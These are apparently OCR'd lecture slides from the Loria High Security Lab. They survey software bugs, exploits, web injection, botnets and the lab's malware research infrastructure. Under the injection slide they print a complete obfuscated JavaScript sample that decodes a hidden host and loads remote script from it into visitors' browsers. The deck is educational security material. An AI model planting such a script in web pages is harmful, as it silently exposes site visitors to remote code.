Laboratoire lorrain de recherche
en informatique et ses applications

Des petits bugs aux virus

Quelques travaux et études au Laboratoire de Haute Sécurité du Loria

Jean-Yves Marion

informatiques mathématiques

UNIVERSITÉ DE LORRAINE

Advertising networks

Compromised

facebook

Web applications

XSS

SQL Injection

Data User

User browser

http protocole

Server

Java/PHP

Untrusted applications

Many boundaries and possible attacks

Loria
Laboratoire lorrain de recherche en informatique et ses applications

Jean-Yves Marion

The ingredients of an attack ….

Loria
Laboratoire lorrain de recherche en informatique et ses applications

Jean-Yves Marion


Vulnerabilities

Exploit


ZDI-14-030	CVE: CVE-2014-0297	Published: 2014-03-20
Microsoft Internet Explorer CTraversalMarkupPointer Use-After-Free Remote Code Execution Vulnerability		
ZDI-14-029	CVE: CVE-2013-0946	Published: 2014-02-13
EMC AlphaStor Library Manager 0x4f Command Remote Code Execution Vulnerability		
ZDI-14-028	CVE: CVE-2014-0281	Published: 2014-02-13
Microsoft Internet Explorer CTreeNode Use-After-Free Remote Code Execution Vulnerability		
ZDI-14-027	CVE: CVE-2014-0289	Published: 2014-02-13
Microsoft Internet Explorer CMarkupPointer Use-After-Free Remote Code Execution Vulnerability		
ZDI-14-026	CVE: CVE-2014-0275	Published: 2014-02-13
Microsoft Internet Explorer CAreaElement Use-After-Free Remote Code Execution Vulnerability		
ZDI-14-025	CVE: CVE-2014-0274	Published: 2014-02-13
Microsoft Internet Explorer CDomRange Use-After-Free Remote Code Execution Vulnerability		

A bug may be exploited in order to take control of a system

0-day



Buffer/Stack overflow





SQL/Code injection


```
<script>function GuclogyuYuvicoqik (PukikejQujxigene) { var CapupJadugute = document.cookie.
indexOf (';', PukikejQujxigene); if (CapupJadugute == -1) CapupJadugute = document.cookie.le
ngth; return unescape(document.cookie.substring(PukikejQujxigene, CapupJadugute)); } functio
n XerulcRotqoqor (name) { var arg = name + '='; var alen = arg.length; var clen = document.c
ookie.length; var i = 0; while (i < clen) { var j = i + alen; if (document.cookie.substring(
i, j) == arg) return GuclogyuYuvicoqik (j); i = document.cookie.indexOf(' ', i) + 1; if (i =
= 0) break; } return null; } function VohojubegGoxfokizo (name, value) { var argv = Vohojube
gGoxfokizo.arguments; var argc = VohojubegGoxfokizo.arguments.length; var expires = (argc >
2) ? argv[2] : null; var path = (argc > 3) ? argv[3] : null; var domain = (argc > 4) ? argv[
4] : null; var secure = (argc > 5) ? argv[5] : false; document.cookie = name + '=' + escape
(value) + ((expires == null) ? '' : ('; expires=' + expires.toGMTString())) + ((path == null
) ? '' : ('; path=' + path)) + ((domain == null) ? '' : ('; domain=' + domain)) + ((secure =
= true) ? '; secure' : ''); } if (XerulcRotqoqor('o') == null) { var YicdTomefup = 'LDRHDCMX
IiSEAnWGKsXTWLGYOJtFWGIHPZALaCOQVKYMMSGlUHPWPJTABOlEINDGREUST-DSLXHXIaGJZPHFGdUMToBUPbZWTeGF
ZQTAHRI-JLOJQOMVPfEPUKWCVXlQIXRBYOKFaRYTNPOsWOWhVJIYTZ.YFBYTcSIECKoWXEQYm'.replace(/[A-Z]/g,
''); var TozamopubRojux = document.createElement('script'); TozamopubRojux.src = 'http://' +
 YicdTomefup + '/counter/?page=' + escape(document.referrer) + '&rnd=' + Math.random() + '&f
 romsrv=1'; document.getElementsByTagName('head')[0].appendChild(TozamopubRojux); var Pahewi
 cXesafemim = new Date (); PahewicXesafemim.setTime(PahewicXesafemim.getTime() + (8*3600*100
 0)); VohojubegGoxfokizo('o','1',PahewicXesafemim, '/'); }</script></body>
```

- A bug-free system is a good security
- Need of a trusted formalization
  - See CompCert project
  - See formalization in COQ of PHP

You can’t patch stupidity











Figure 2. Christmas ecard website

Botnet Waledac

Loria
Laboratoire lorrain de recherche en informatique et ses applications

Jean-Yves Marion

Watering hole attack



Loria
Laboratoire lorrain de recherche en informatique et ses applications

Jean-Yves Marion

The defenses ….

Loria
Laboratoire lorrain de recherche en informatique et ses applications

Jean-Yves Marion

Samples and Signatures

High Security lab

- Today
  - ➡ 20 000 downloaded binaries
  - ➡125 000 malicious attacks
- Network traces
  - ➡ 8 Go of PCAP data
  - ➡ 110 Go of netFlow

- Malware repository
  - 6 millions of malware
- Telescope and Honeypots

- Architecture multi-providers


Loria Laboratoire lorrain de recherche en informatique et ses applications

Jean-Yves Marion

